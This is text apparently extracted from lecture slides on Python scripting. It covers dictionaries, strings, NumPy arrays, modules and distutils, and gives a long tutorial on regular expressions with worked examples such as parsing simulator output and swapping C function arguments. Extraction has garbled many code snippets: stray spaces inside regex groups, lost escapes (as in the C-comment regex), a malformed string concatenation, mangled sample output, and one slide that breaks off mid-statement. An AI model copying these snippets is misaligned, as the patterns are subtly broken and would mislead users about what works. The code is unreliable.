a = {'key1': 'some value', 'key2': 4.1}
a['key1'] = 'another string value'
a['key2'] = [0, 1] # change value from float to string
a['another key'] = 1.1E+7 # add a new (key,value) pair
```

- Important: no natural sequence of (key,value) pairs!
- Traversing dictionaries

```
for key in some_dict:
    # process key and value some_dict[key]
```

Strings

- Strings apply different types of quotes

```
s = 'single quotes'  
s = "double quotes"  
s = """triple quotes are  
used for multi-line  
strings  
"""  
s = r'raw strings start with r and backslash \ is preserved'  
s = '\t\n' # tab + newline  
s = r'\t\n' # a string with four characters: \t\n
```

- Some useful operations:

```
if sys.platform.startswith('win'): # Windows machine?  
    ...  
file = infile[:-3] + '.gif' # string slice of infile  
answer = answer.lower() # lower case  
answer = answer.replace(' ', '_')  
words = line.split()
```

NumPy arrays

- Efficient arrays for numerical computing

```
from Numeric import *      # classical module
from numarray import *     # new/future version
# or our common interface (transparent Numeric/numarray):
from py4cs.numpytools import *
```

- a = array([[1, 4], [2, 1]], Float) # 2x2 array from list
 a = zeros((n,n), Float) # nxn array with 0

- Indexing and slicing:

```
for i in xrange(a.shape[0]):
    for j in xrange(a.shape[1]):
        a[i,j] = ...
b = a[0,:] # reference to 1st row
b = a[:,1] # reference to 2nd column
```

- Avoid loops and indexing, use operations that compute with whole arrays at once (in efficient C code)

Mutable and immutable types

- Mutable types allow in-place modifications

```
>>> a = [1, 9, 3.2, 0]
>>> a[2] = 0
>>> a
[1, 9, 0, 0]
```

Types: list, dictionary, NumPy arrays, class instances

- Immutable types do not allow in-place modifications

```
>>> s = 'some string containing x'
>>> s[-1] = 'y' # try to change last character - illegal!
TypeError: object doesn't support item assignment
>>> a = 5
>>> b = a    # b is a reference to a (integer 5)
>>> a = 9    # a becomes a new reference
>>> b        # b still refers to the integer 5
5
```

Types: numbers, strings

Operating system interface

- Run arbitrary operating system command:

```
cmd = 'myprog -f -g 1.0 < input'  
os.system(cmd)
```

- Use `os.system` for running applications
- Use Python (cross platform) functions for listing files, creating directories, traversing file trees, etc.

```
psfiles = glob.glob('*.*ps') + glob.glob('*.*eps')  
allfiles = os.listdir(os.curdir)  
os.mkdir('tmp1'); os.chdir('tmp1')  
print os.getcwd() # current working dir.  
  
def size(arg, dir, files):  
    for file in files:  
        fullpath = os.path.join(dir, file)  
        s = os.path.getsize(fullpath)  
        arg.append((fullpath, s)) # save name and size  
name_and_size = []  
os.path.walk(os.curdir, size, name_and_size)
```

Functions

- Two types of arguments: positional and keyword

```
def myfync(pos1, pos2, pos3, kw1=v1, kw2=v2):  
    ...
```

3 positional arguments, 2 keyword arguments
(keyword=default-value)

- Input data are arguments, output variables are returned as a tuple

```
def somefunc(i1, i2, i3, io1):  
    """i1,i2,i3: input, io1: input and output"""\n    ...  
    o1 = ...; o2 = ...; o3 = ...; io1 = ...  
    ...  
    return o1, o2, o3, io1
```

Python modules

Contents

- Making a module
- Making Python aware of modules
- Packages
- Distributing and installing modules

More info

- Appendix B.1 in the course book
- Python electronic documentation:
Distributing Python Modules, Installing Python Modules

Make your own Python modules!

- Reuse scripts by wrapping them in classes or functions
- Collect classes and functions in library modules
- How? just put classes and functions in a file MyMod.py
- Put MyMod.py in one of the directories where Python can find it (see next slide)
- Say

```
import MyMod  
# or  
import MyMod as M    # M is a short form  
# or  
from MyMod import *  
# or  
from MyMod import myspecialfunction, myotherspecialfunction
```

in any script

How Python can find your modules

- Python has some 'official' module directories, typically

/usr/lib/python2.3

/usr/lib/python2.3/site-packages

+ current working directory

- The environment variable `PYTHONPATH` may contain additional directories with modules

unix> echo \$PYTHONPATH

/home/me/python/mymodules:/usr/lib/python2.2:/home/you/yourlib

- Python's `sys.path` list contains the directories where Python searches for modules
- `sys.path` contains 'official' directories, plus those in `PYTHONPATH`)

Setting PYTHONPATH

- In a Unix Bash environment environment variables are normally set in `.bashrc`:

```
export PYTHONPATH=$HOME/pylib:$scripting/src/tools
```

- Check the contents:

```
unix> echo $PYTHONPATH
```

- In a Windows environment one can do the same in `autoexec.bat`:

```
set PYTHONPATH=C:\pylib;%scripting%\src\tools
```

- Check the contents:

```
dos> echo %PYTHONPATH%
```

- Note: it is easy to make mistakes; `PYTHONPATH` may be different from what you think, so check `sys.path`

Summary of finding modules

- Copy your module file(s) to a directory already contained in `sys.path`

```
unix or dos> python -c 'import sys; print sys.path'
```

- Can extend `PYTHONPATH`

```
# Bash syntax:  
export PYTHONPATH=$PYTHONPATH:/home/me/python/mymodules
```

- Can extend `sys.path` in the script:

```
sys.path.insert(0, '/home/me/python/mynewmodules')
```

(insert first in the list)

Packages (1)

- A class of modules can be collected in a *package*
- Normally, a package is organized as module files in a directory tree
- Each subdirectory has a file `__init__.py` (can be empty)
- Packages allow “dotted modules names” like

`MyMod.numerics.pde.grids`

reflecting a file `MyMod/numerics/pde/grids.py`

Packages (2)

- Can import modules in the tree like this:

```
from MyMod.numerics.pde.grids import fdm_grids  
  
grid = fdm_grids()  
grid.domain(xmin=0, xmax=1, ymin=0, ymax=1)  
...
```

Here, class `fdm_grids` is in module `grids` (file `grids.py`) in the directory `MyMod/numerics/pde`

- Or

```
import MyMod.numerics.pde.grids  
grid = MyMod.numerics.pde.grids.fdm_grids()  
grid.domain(xmin=0, xmax=1, ymin=0, ymax=1)  
#or  
import MyMod.numerics.pde.grids as Grid  
grid = Grid.fdm_grids()  
grid.domain(xmin=0, xmax=1, ymin=0, ymax=1)
```

- See ch. 6 of the Python Tutorial
(part of the free electronic doc)

Test/doc part of a module

- Module files can have a test/demo script at the end:

```
if __name__ == '__main__':
    infile = sys.argv[1]; outfile = sys.argv[2]
    for i in sys.argv[3:]:
        create(infile, outfile, i)
```

- The block is executed if the module file is run as a script
- The tests at the end of a module often serve as good examples on the usage of the module

Public/non-public module variables

- Python convention: add a leading underscore to non-public functions and (module) variables

```
_counter = 0

def _filename():
    """Generate a random filename."""
    ...


```

- After a standard import `import MyMod`, we may access

```
MyMod._counter
n = MyMod._filename()
```

but after a `from MyMod import *` the names with leading underscore are *not* available

- Use the underscore to tell users what is public and what is not
- Note: non-public parts can be changed in future releases

Installation of modules/packages

- Python has its own build/installation system:
Distutils
- Build: compile (Fortran, C, C++) into module
(only needed when modules employ compiled code)
- Installation: copy module files to destination directories
(registered in `sys.path`/`PYTHONPATH`)
- Default installation directory:

```
os.path.join(sys.prefix, 'lib', 'python' + sys.version[0:3],  
            'site-packages')  
# e.g. /usr/lib/python2.3/site-packages
```

- Distutils relies on a `setup.py` script

A simple setup.py script

- Say we want to distribute two modules in two files

MyMod.py mymodcore.py

- Typical setup.py script for this case:

```
#!/usr/bin/env python
from distutils.core import setup

setup(name='MyMod',
      version='1.0',
      description='Python module example',
      author='Hans Petter Langtangen',
      author_email='hpl@ifi.uio.no',
      url='http://www.simula.no/pymod/MyMod',
      py_modules=[ 'MyMod', 'mymodcore'],
      )
```

setup.py with compiled code

- Modules can also make use of Fortran, C, C++ code
- `setup.py` can also list C and C++ files; these will be compiled with the same options/compiler as used for Python itself
- SciPy has an extension of Distutils for “intelligent” compilation of Fortran files
- Note: `setup.py` eliminates the need for makefiles
- Examples of such `setup.py` files are provided in the section on mixing Python with Fortran, C and C++

Installing modules

- Standard command:

```
python setup.py install
```

- If the module contains files to be compiled, a two-step procedure can be invoked

```
python setup.py build  
# compiled files and modules are made in subdir. build/  
python setup.py install
```

Controlling the installation destination

- `setup.py` has many options
- Control the destination directory for installation:

```
python setup.py install --home=$HOME/install  
# copies modules to /home/hpl/install/lib/python
```

- Make sure that `/home/hpl/install/lib/python` is registered in your `PYTHONPATH`

How to learn more about Distutils

- Go to the official electronic Python documentation
- Look up “Distributing Python Modules”
(for packing modules in `setup.py` scripts)
- Look up “Installing Python Modules”
(for running `setup.py` with various options)

Regular expressions

Contents

- Motivation for regular expression
- Regular expression syntax
- Lots of examples on problem solving with regular expressions
- Many examples related to scientific computations

More info

- Note: regular expressions are similar in Perl and Python
- Ch. 8.2 in the course book
- Regular Expression HOWTO for Python
(see { doc.html })
- perldoc perlrequick (intro), perldoc perlretut (tutorial),
perldoc perlre (full reference)
- “Text Processing in Python” by Mertz
- “Mastering Regular Expressions” by Friedl (Perl syntax)
- Note: the core syntax is the same in Ruby, Tcl, Egrep,
Vi/Vim, Emacs, ..., so books about these tools also
provide info on regular expressions

Motivation

- Consider a simulation code with this type of output:

```
t=2.5  a: 1.0 6.2 -2.2  12 iterations and eps=1.38756E-05
t=4.25 a: 1.0 1.4   6 iterations and eps=2.22433E-05
>> switching from method AQ4 to AQP1
t=5    a: 0.9   2 iterations and eps=3.78796E-05
t=6.386 a: 1.0 1.1525  6 iterations and eps=2.22433E-06
>> switching from method AQP1 to AQ2
t=8.05 a: 1.0   3 iterations and eps=9.11111E-04
...

```

- You want to make two graphs:
 - iterations vs t
 - eps vs t
- How can you extract the relevant numbers from the text?

Regular expressions

- Some structure in the text, but `line.split()` is too simple (different no of columns/words in each line)
- Regular expressions constitute a powerful language for formulating structure and extract parts of a text
- Regular expressions look cryptic for the novice
- regex-regexp: abbreviations for regular expression

Specifying structure in a text

```
t=6.386  a: 1.0 1.1525    6 iterations and eps=2.22433E-06
```

- Structure: t=, number, 2 blanks, a:, some numbers, 3 blanks, integer, ' iterations and eps=', number
- Regular expressions constitute a language for specifying such structures
- Formulation in terms of a regular expression:

```
t=( .*)\s{2}a:.*\s+(\d+) iterations and eps=( .*)
```

Dissection of the regex

- A regex usually contains special characters introducing freedom in the text:

```
t=(.* )\s{2}a:.*\s+(\d+) iterations and eps=(.* )  
t=6.386  a: 1.0 1.1525    6 iterations and eps=2.22433E-06  
  
.          any character  
. *        zero or more . (i.e. any sequence of characters)  
(.* )      can extract the match for .* afterwards  
\s         whitespace (spacebar, newline, tab)  
\s{2}       two whitespace characters  
a:         exact text  
. *        arbitrary text  
\s+        one or more whitespace characters  
\d+        one or more digits (i.e. an integer)  
(\d+)      can extract the integer later  
iterations and eps=      exact text
```

Using the regex in Python code

```
pattern = \
r"t=(.* )\s{2}a:.*\s+(\d+) iterations and eps=(.* )"

t = []; iterations = []; eps = []

# the output to be processed is stored in the list of lines

for line in lines:

    match = re.search(pattern, line)

    if match:
        t.append          (float(match.group(1)))
        iterations.append(int  (match.group(2)))
        eps.append        (float(match.group(3)))
```

Result

- Output text to be interpreted:

```
t=2.5  a: 1 6 -2    12 iterations and eps=1.38756E-05
t=4.25 a: 1.0 1.4   6 iterations and eps=2.22433E-05
>> switching from method AQ4 to AQP1
t=5   a: 0.9   2 iterations and eps=3.78796E-05
t=6.386 a: 1 1.15   6 iterations and eps=2.22433E-06
>> switching from method AQP1 to AQ2
t=8.05 a: 1.0   3 iterations and eps=9.11111E-04
```

- Extracted Python lists:

```
t = [2.5, 4.25, 5.0, 6.386, 8.05]
iterations = [12, 6, 2, 6, 3]
eps = [1.38756e-05, 2.22433e-05, 3.78796e-05,
       2.22433e-06, 9.11111e-04]
```

Another regex that works

- Consider the regex

```
t=( .*)\s+a:.*\s+(\d+)\s+.*=( .*)
```

compared with the previous regex

```
t=( .*)\s{2}a:.*\s+(\d+) iterations and eps=( .*)
```

- Less structure
- How 'exact' does a regex need to be?
- The degree of preciseness depends on the probability of making a wrong match

Failure of a regex

- Suppose we change the regular expression to

```
t=( .*)\s+a:.*(\d+).*=(.*)
```

- It works on most lines in our test text but not on

```
t=2.5  a: 1 6 -2    12 iterations and eps=1.38756E-05
```

- 2 instead of 12 (iterations) is extracted
(why? see later)
- Regular expressions constitute a powerful tool, but you need to develop understanding and experience

List of special regex characters

```
.      # any single character except a newline
^      # the beginning of the line or string
$      # the end of the line or string
*      # zero or more of the last character
+      # one or more of the last character
?      # zero or one of the last character

[A-Z]   # matches all upper case letters
[abc]   # matches either a or b or c
[^b]    # does not match b
[^a-z]  # does not match lower case letters
```

Context is important

```
.*      # any sequence of characters (except newline)
[.*]    # the characters . and *
^no     # the string 'no' at the beginning of a line
[^no]   # neither n nor o

A-Z     # the 3-character string 'A-Z' (A, minus, Z)
[A-Z]   # one of the chars A, B, C, ..., X, Y, or Z
```

More weird syntax...

- The OR operator:

```
(eg|le)gs # matches eggs or legs
```

- Short forms of common expressions:

\n	# a newline
\t	# a tab
\w	# any alphanumeric (word) character # the same as [a-zA-Z0-9_]
\W	# any non-word character # the same as [^a-zA-Z0-9_]
\d	# any digit, same as [0-9]
\D	# any non-digit, same as [^0-9]
\s	# any whitespace character: space, # tab, newline, etc
\S	# any non-whitespace character
\b	# a word boundary, outside [] only
\B	# no word boundary

Quoting special characters

```
\.      # a dot  
\|    # vertical bar  
\[    # an open square bracket  
\)    # a closing parenthesis  
\*    # an asterisk  
\^    # a hat  
\/    # a slash  
\\\  # a backslash  
\{    # a curly brace  
\?    # a question mark
```

GUI for regex testing

src/tools/regexdemo.py:

The screenshot shows a simple graphical user interface for testing regular expressions. It consists of two text input fields. The top field is labeled "Enter a regex:" and contains the text "\d*\.\d+". The bottom field is labeled "Enter a string:" and contains the text "here is a number 4.32 that matches the regex". The part "4.32" in the string is highlighted with a yellow background, indicating it is the portion of the string that matches the regex.

Enter a regex:

\d*\.\d+

Enter a string:

here is a number 4.32 that matches the regex

The part of the string that matches the regex is high-lighted

Regex for a real number

- Different ways of writing real numbers:
-3, 42.9873, 1.23E+1, 1.2300E+01, 1.23e+01
- Three basic forms:
 - integer: -3
 - decimal notation: 42.9873, .376, 3.
 - scientific notation: 1.23E+1, 1.2300E+01, 1.23e+01,
1e1

A simple regex

- Could just collect the legal characters in the three notations:

[0-9 .Ee\-\+]⁺

- Downside: this matches text like

12-24

24.-

--E1--

++++

- How can we define precise regular expressions for the three notations?

Decimal notation regex

- Regex for decimal notation:

-? \d* \. \d+

or equivalently (\d is [0-9])

-? [0-9]* \. [0-9] +

- Problem: this regex does not match '3.'

- The fix

-? \d* \. \d*

is ok but matches text like '-' and (much worse!) ':'

- Trying it on

'some text. 4. is a number.'

gives a match for the first period!

Fix of decimal notation regex

- We need a digit before OR after the dot
- The fix:
 - `-?(\d*\.\d+ | \d+\.\d*)`
- A more compact version (just "OR-ing" numbers without digits after the dot):
 - `-?(\d*\.\d+ | \d+\.)`

Combining regular expressions

- Make a regex for integer or decimal notation:

(integer OR decimal notation)

using the OR operator and parenthesis:

- ? (\d+ | (\d+\.\d* | \d*\.\d+))

- Problem: 22.432 gives a match for 22
(i.e., just digits? yes - 22 - match!)

Check the order in combinations!

- Remedy: test for the most complicated pattern first

(decimal notation OR integer)

-?((\d+\.\d*|\d*\.\d+)|\d+)

- Modularize the regex:

```
real_in = r'\d+'  
real_dn = r'(\d+\.\d*|\d*\.\d+)'  
real = '-?(' + real_dn + '|'+ real_in + ')'
```

Scientific notation regex (1)

- Write a regex for numbers in scientific notation
- Typical text: 1.27635E+01, -1.27635e+1
- Regular expression:

-?\d\.\d+[Ee][+\-]\d\d?

= optional minus, one digit, dot, at least one digit, E or e, plus or minus, one digit, optional digit

Scientific notation regex (2)

- Problem: $1e+00$ and $1e1$ are not handled
- Remedy: zero or more digits behind the dot, optional e/E, optional sign in exponent, more digits in the exponent ($1e001$):

`-?\d\.\?\d*[Ee][+\-]?\d+`

Making the regex more compact

- A pattern for integer or decimal notation:

-? ((\d+\. \d* | \d*\.\d+) | \d+)

- Can get rid of an OR by allowing the dot and digits behind the dot be optional:

-? (\d+(\.\d*)? | \d*\.\d+)

- Such a number, followed by an optional exponent (a la e+02), makes up a general real number (!)

-? (\d+(\.\d*)? | \d*\.\d+) ([eE][+\-]? \d+) ?

A more readable regex

- Scientific OR decimal OR integer notation:

`-?(\d\.\?\d*[Ee][+\-]?\d+|(\d+\.\d*|\d*\.\d+)|\d+)`

or better (modularized):

```
real_in = r'\d+'  
real_dn = r'(\d+\.\d*|\d*\.\d+)'  
real_sn = r'(\d\.\?\d*[Ee][+\-]?\d+'  
real = '-?(' + real_sn + '|'+ real_dn + '|'+ real_in + ')'
```

- Note: first test on the most complicated regex in OR expressions

Groups (in introductory example)

- Enclose parts of a regex in () to extract the parts:

```
pattern = r"t=( .*)\s+a:.*\s+(\d+)\s+.*=( .*)"  
# groups:      (    )          (    )          (    )
```

This defines three groups (t, iterations, eps)

- In Python code:

```
match = re.search(pattern, line)  
if match:  
    time = float(match.group(1))  
    iter = int (match.group(2))  
    eps = float(match.group(3))
```

- The complete match is group 0 (here: the whole line)

Regex for an interval

- Aim: extract lower and upper limits of an interval:

[-3.14E+00 , 29.6524]

- Structure: bracket, real number, comma, real number, bracket, with embedded whitespace

Easy start: integer limits

- Regex for real numbers is a bit complicated
- Simpler: integer limits

```
pattern = r'\[ \d+ , \d+\ ]'
```

but this does must be fixed for embedded white space or negative numbers a la

```
[ -3      , 29     ]
```

- Remedy:
- Introduce groups to extract lower and upper limit:

```
pattern = r'\[ \s*-?\d+ \s* , \s*-?\d+ \s*\ ]'
```

```
pattern = r'\[ \s*( -?\d+) \s* , \s*( -?\d+) \s*\ ]'
```

Testing groups

In an interactive Python shell we write

```
>>> pattern = r'[\s*(-?\d+)\s*,\s*(-?\d+)\s*\]'  
>>> s = "here is an interval: [ -3, 100] ..."  
>>> m = re.search(pattern, s)  
>>> m.group(0)  
[ -3, 100]  
>>> m.group(1)  
-3  
>>> m.group(2)  
100  
>>> m.groups()      # tuple of all groups  
( '-3' , '100' )
```

Named groups

- Many groups? inserting a group in the middle changes other group numbers...
- Groups can be given *logical names* instead
- Standard group notation for interval:

```
# apply integer limits for simplicity: [int,int]
\[\s*(-?\d+)\s*,\s*(-?\d+)\s*\]
```

- Using named groups:

```
\[\s*(?P<lower>-?\d+)\s*,\s*(?P<upper>-?\d+)\s*\]
```
- Extract groups by their names:

```
match.group('lower')
match.group('upper')
```

Regex for an interval; real limits

- Interval with general real numbers:

```
real_short = r'\s*(-?(\d+(\.\d*)?|\d*\.\d+)([eE][+\-]?\d+)?)\s'
interval = r"\[" + real_short + "," + real_short + r"]"
```

- Example:

```
>>> m = re.search(interval, '[-100,2.0e-1]')
>>> m.groups()
(' -100 ', ' 100 ', None, None, ' 2.0e-1 ', ' 2.0 ', '.0 ', ' e-1 ')
```

i.e., lots of (nested) groups; only group 1 and 5 are of interest

Handle nested groups with named groups

- Real limits, previous regex resulted in the groups

```
( '-100', '100', None, None, '2.0e-1', '2.0', '.0', 'e-1' )
```

- Downside: many groups, difficult to count right
- Remedy 1: use named groups for the outer left and outer right groups:

```
real1 = \  
    r"\s*(?P<lower>-?(\\d+(\\.\\d*)?|\\d*\\.\\d+)([eE][+-]?)?)"\s*"\  
real2 = \  
    r"\s*(?P<upper>-?(\\d+(\\.\\d*)?|\\d*\\.\\d+)([eE][+-]?)?)"\s*"\  
interval = r"\[" + real1 + "," + real2 + r"]"  
...  
match = re.search(interval, some_text)  
if match:  
    lower_limit = float(match.group('lower'))  
    upper_limit = float(match.group('upper'))
```

Simplify regex to avoid nested groups

- Remedy 2: reduce the use of groups
- Avoid nested OR expressions (recall our first tries):

```
real_sn = r"-?\d\.\?\d*[Ee][+\-]\d+"
real_dn = r"-?\d*\.\d*"
real = r"\s*( " + real_sn + " | " + real_dn + " | " + real_in + r")"
interval = r"\[ " + real + ", " + real + r"\]"
```

- Cost: (slightly) less general and safe regex

Extracting multiple matches (1)

- re.findall finds all matches (re.search finds the first)

```
>>> r = r"\d+\.\d*"  
>>> s = "3.29 is a number, 4.2 and 0.5 too"  
>>> re.findall(r,s)  
['3.29', '4.2', '0.5']
```

- Application to the interval example:

```
lower, upper = re.findall(real, '[-3, 9.87E+02]')  
# real: regex for real number with only one group!
```

Extracting multiple matches (1)

- If the regex contains groups, `re.findall` returns the matches of all groups - this might be confusing!

```
>>> r = r"(\d+)\.\d*"
>>> s = "3.29 is a number, 4.2 and 0.5 too"
>>> re.findall(r,s)
['3', '4', '0']
```

- Application to the interval example:

```
>>> real_short = r"([+-]?( \d+ (\.\d*)? | \d*\.\d+) ([eE][+-]?\d+)? )"
>>> # recall: real_short contains many nested groups!
>>> g = re.findall(real_short, '[-3, 9.87E+02]')
>>> g
[('-3', '3', '', ''), ('9.87E+02', '9.87', '.87', 'E+02')]
>>> limits = [float(g1) for g1, g2, g3, g4 in g]
>>> limits
[-3.0, 987.0]
```

Making a regex simpler

- Regex is often a question of structure *and context*
- Simpler regex for extracting interval limits:

`\[(.*), (.*)\]`

- It works!

```
>>> l = re.search(r'\[(.*),(.*)\]',  
                  '[-3.2E+01,0.11 ]').groups()  
>>> l  
('-3.2E+01', '0.11 ')  
  
# transform to real numbers:  
>>> r = [float(x) for x in l]  
>>> r  
[-32.0, 0.11]
```

Failure of a simple regex (1)

- Let us test the simple regex on a more complicated text:

```
>>> l = re.search(r'\[(.*),(.*?)\]',  
                 '[ -3.2E+01,0.11 ] and [-4,8]').groups()  
>>> l  
( '-3.2E+01,0.11 ' ) and [ -4 , ' 8 ' )
```

Regular expressions can surprise you...!

- Regular expressions are greedy, they attempt to find the longest possible match, here from [to the last (!) comma
- We want a shortest possible match, up to the first comma, i.e., a non-greedy match
- Add a ? to get a non-greedy match:

```
\[(.*?),(.*)\]
```

- Now l becomes

Failure of a simple regex (2)

- Instead of using a non-greedy match, we can use

```
\[( ([^,]*), ([^\]]*) \]
```

- Note: only the first group (here first interval) is found by `re.search`, use `re.findall` to find all

Failure of a simple regex (3)

- The simple regexes

```
\[( ([^,]*), ([^\]])*\]\]
\[( .*?), (.*)\]
```

are not fool-proof:

```
>>> l = re.search(r'\[( ([^,]*), ([^\]])*\]\',
                  '[e.g., exception]').groups()
>>> l
('e.g.', 'exception')
```

- 100 percent reliable fix: use the detailed real number regex inside the parenthesis
- The simple regex is ok for personal code

Application example

- Suppose we, in an input file to a simulator, can specify a grid using this syntax:

```
domain=[0,1]x[0,2] indices=[1:21]x[0:100]  
domain=[0,15] indices=[1:61]  
domain=[0,1]x[0,1]x[0,1] indices=[0:10]x[0:10]x[0:20]
```

- Can we easily extract domain and indices limits and store them in variables?

Extracting the limits

- Specify a regex for an interval with real number limits
- Use `re.findall` to extract multiple intervals
- Problems: many nested groups due to complicated real number specifications
- Various remedies: as in the interval examples, see `fdmgrid.py`
- The bottom line: a very simple regex, utilizing the surrounding structure, works well

Utilizing the surrounding structure

- We can get away with a simple regex, because of the surrounding structure of the text:

```
indices = r"\[([^\:,]*):([^\]]*)\]"    # works
domain  = r"\[([^\,]*),([^\]]*)\]"      # works
```

- Note: these ones do not work:

```
indices = r"\[([^\:]*):([^\]]*)\]"
indices = r"\[(*?):(*?)\]"
```

They match too much:

```
domain=[0,1]x[0,2] indices=[1:21]x[1:101]
[.....]
```

we need to exclude commas (i.e. left bracket, anything but comma or colon, colon, anything but right bracket)

Splitting text

- Split a string into words:

```
line.split(splitstring)  
# or  
string.split(line, splitstring)
```

- Split wrt a regular expression:

```
>>> files = "case1.ps, case2.ps,     case3.ps"  
>>> import re  
>>> re.split(r",\s*", files)  
['case1.ps', 'case2.ps', 'case3.ps']  
  
>>> files.split(", ") # a straight string split is undesired  
['case1.ps', 'case2.ps', 'case3.ps']  
>>> re.split(r"\s+", "some    words    in a text")  
['some', 'words', 'in', 'a', 'text']
```

- Notice the effect of this:

```
>>> re.split(r" ", "some    words    in a text")  
['some', '', '', '', 'words', '', '', 'in', 'a', 'text']
```

Pattern-matching modifiers (1)

- ...also called flags in Python regex documentation
- Check if a user has written "yes" as answer:

```
if re.search('yes', answer):
```

- Problem: "YES" is not recognized; try a fix

```
if re.search(r'(yes|YES)', answer):
```

- Should allow "Yes" and "YEs" too...

```
if re.search(r'[yY][eE][sS]', answer):
```

- This is hard to read and case-insensitive matches occur frequently - there must be a better way!

Pattern-matching modifiers (2)

```
if re.search('yes', answer, re.IGNORECASE):
# pattern-matching modifier: re.IGNORECASE
# now we get a match for 'yes', 'YES', 'Yes' ...

# ignore case:
re.I or re.IGNORECASE

# let ^ and $ match at the beginning and
# end of every line:
re.M or re.MULTILINE

# allow comments and white space:
re.X or re.VERBOSE

# let . (dot) match newline too:
re.S or re.DOTALL

# let e.g. \w match special chars (å, æ, ...):
re.L or re.LOCALE
```

Comments in a regex

- The `re.X` or `re.VERBOSE` modifier is very useful for inserting comments explaining various parts of a regular expression
- Example:

```
# real number in scientific notation:  
real_sn = r"""  
    -?                      # optional minus  
    \d\.\d+                  # a number like 1.4098  
    [Ee][+\-]\d\d?          # exponent, E-03, e-3, E+12  
"""  
  
match = re.search(real_sn, 'text with a=1.92E-04 ',  
                  re.VERBOSE)  
  
# or when using compile:  
c = re.compile(real_sn, re.VERBOSE)  
match = c.search('text with a=1.9672E-04 ')
```

Substitution

- Substitute float by double:

```
# filestr contains a file as a string  
filestr = re.sub('float', 'double', filestr)
```

- In general:

```
re.sub(pattern, replacement, str)
```

- If there are groups in pattern, these are accessed by

\1 \2 \3 ...
\g<1> \g<2> \g<3> ...

\g<lower> \g<upper> ...

in replacement

Example: strip away C-style comments

- C-style comments could be nice to have in scripts for commenting out large portions of the code:

```
/*
while 1:
    line = file.readline()
    ...
'''
```

- Write a script that strips C-style comments away
- Idea: match comment, substitute by an empty string

Trying to do something simple

- Suggested regex for C-style comments:

```
comment = r'/*.*\/'

# read file into string filestr
filestr = re.sub(comment, '', filestr)
```

i.e., match everything between /* and */

- Bad: . does not match newline
- Fix: `re.S` or `re.DOTALL` modifier makes . match newline:

```
comment = r'/*.*\/'
c_comment = re.compile(comment, re.DOTALL)
filestr = c_comment.sub(comment, '', filestr)
```

- OK? No!

Testing the C-comment regex (1)

Test file:

```
*****  
/* File myheader.h */  
*****  
  
#include <stuff.h> // useful stuff  
  
class MyClass  
{  
    /* int r; */ float q;  
    // here goes the rest class declaration  
}  
  
/* LOG HISTORY of this file:  
 * $ Log: somefile,v $  
 * Revision 1.2  2000/07/25 09:01:40  hpl  
 * update  
 *  
 * Revision 1.1.1.1  2000/03/29 07:46:07  hpl  
 * register new files  
 *  
 */
```

Testing the C-comment regex (2)

- The regex

`/*.**/` with `re.DOTALL (re.S)`

matches the whole file (i.e., the whole file is stripped away!)

- Why? a regex is by default greedy, it tries the longest possible match, here the whole file
- A question mark makes the regex non-greedy:

`/*.*?*/`

Testing the C-comment regex (3)

- The non-greedy version works
- OK? Yes - the job is done, almost...

```
const char* str = /* this is a comment */ "
```

gets stripped away to an empty string...

Substitution example

- Suppose you have written a C library which has many users
- One day you decide that the function

```
void superLibFunc(char* method, float x)
```

would be more natural to use if its arguments were swapped:

```
void superLibFunc(float x, char* method)
```

- All users of your library must then update their application codes - can you automate?

Substitution with backreferences

- You want locate all strings on the form

superLibFunc(arg1, arg2)

and transform them to

superLibFunc(arg2, arg1)

- Let arg1 and arg2 be groups in the regex for the superLibFunc calls

- Write out

```
superLibFunc(\2, \1)
```

```
# recall: \1 is group 1, \2 is group 2 in a re.sub command
```

Regex for the function calls (1)

- Basic structure of the regex of calls:

```
superLibFunc\s*\(\s*arg1\s*,\s*arg2\s*\)
```

but what should the arg1 and arg2 patterns look like?

- Natural start: arg1 and arg2 are valid C variable names

```
arg = r"[A-Za-z_0-9]+"
```

- Fix; digits are not allowed as the first character:

```
arg = "[A-Za-z_][A-Za-z_0-9]*"
```

Regex for the function calls (2)

- The regex

```
arg = "[A-Za-z_][A-Za-z_0-9]*"
```

works well for calls with variables, but we can call superLibFunc with numbers too:

```
superLibFunc ("relaxation", 1.432E-02);
```

- Possible fix:

```
arg = r"[A-Za-z0-9_.\+-\"]+"
```

but the disadvantage is that arg now also matches

.+-32skj 3.ejks

Constructing a precise regex (1)

- Since `arg2` is a float we can make a precise regex:
legal C variable name OR legal real variable format

```
arg2 = r"([A-Za-z_][A-Za-z_0-9]*|real + \n" | float\\s+[A-Za-z_][A-Za-z_0-9]*" + ")"
```

where `real` is our regex for formatted real numbers:

```
real_in = r"-?\d+"
real_sn = r"-?\d\.\d+[Ee][+\-]\d\d?"
real_dn = r"-?\d*\.\d+"
real = r"\s*( "+ real_sn +" | "+ real_dn +" | "+ real_in +r")\s*"
```

Constructing a precise regex (2)

- We can now treat variables and numbers in calls
- Another problem: should swap arguments in a user's definition of the function:

```
void superLibFunc(char* method, float x)
```

to

```
void superLibFunc(float x, char* method)
```

Note: the argument names (`x` and `method`) can also be omitted!

- Calls and declarations of `superLibFunc` can be written on more than one line and with embedded C comments!
- Giving up?

A simple regex may be sufficient

- Instead of trying to make a precise regex, let us make a very simple one:

```
arg = '.+'    # any text
```

- "Any text" may be precise enough since we have the surrounding structure,

```
superLibFunc\s*(\s*arg\s*,\s*arg\s*)
```

and assume that a C compiler has checked that arg is a valid C code text in this context

Refining the simple regex

- A problem with `.+` appears in lines with more than one calls:

```
superLibFunc(a,x);    superLibFunc(ppp,qqq);
```

- We get a match for the first argument equal to

```
a,x);    superLibFunc(ppp
```

- Remedy: non-greedy regex (see later) or

```
arg = r"[^,]+"
```

This one matches multi-line calls/declarations, also with embedded comments (`.+` does not match newline unless the `re.S` modifier is used)

Swapping of the arguments

- Central code statements:

```
arg = r"[^,]+"
call = r"superLibFunc\s*\(\s*(%s),\s*(%s)\)" % (arg,arg)

# load file into filestr

# substitute:
filestr = re.sub(call, r"superLibFunc(\2, \1)", filestr)

# write out file again
fileobject.write(filestr)
```

Files: src/py/intro/swap1.py

Testing the code

- Test text:

```
superLibFunc(a,x);    superLibFunc(qqq,ppp);
superLibFunc( method1, method2 );
superLibFunc( 3method /* illegal name! */ , method2 ) ;
superLibFunc( _method1,method_2) ;
superLibFunc(
            method1 /* the first method we have */ ,
            super_method4 /* a special method that
                            deserves a two-line comment...
            ) ;
```

- The simple regex successfully transforms this into

```
superLibFunc(x, a);    superLibFunc(ppp, qqq);
superLibFunc(method2 , method1);
superLibFunc(method2 , 3method /* illegal name! */ ) ;
superLibFunc(method_2, _method1) ;
superLibFunc(super_method4 /* a special method that
                            deserves a two-line comment...
            , method1 /* the first method we have */ ) ;
```

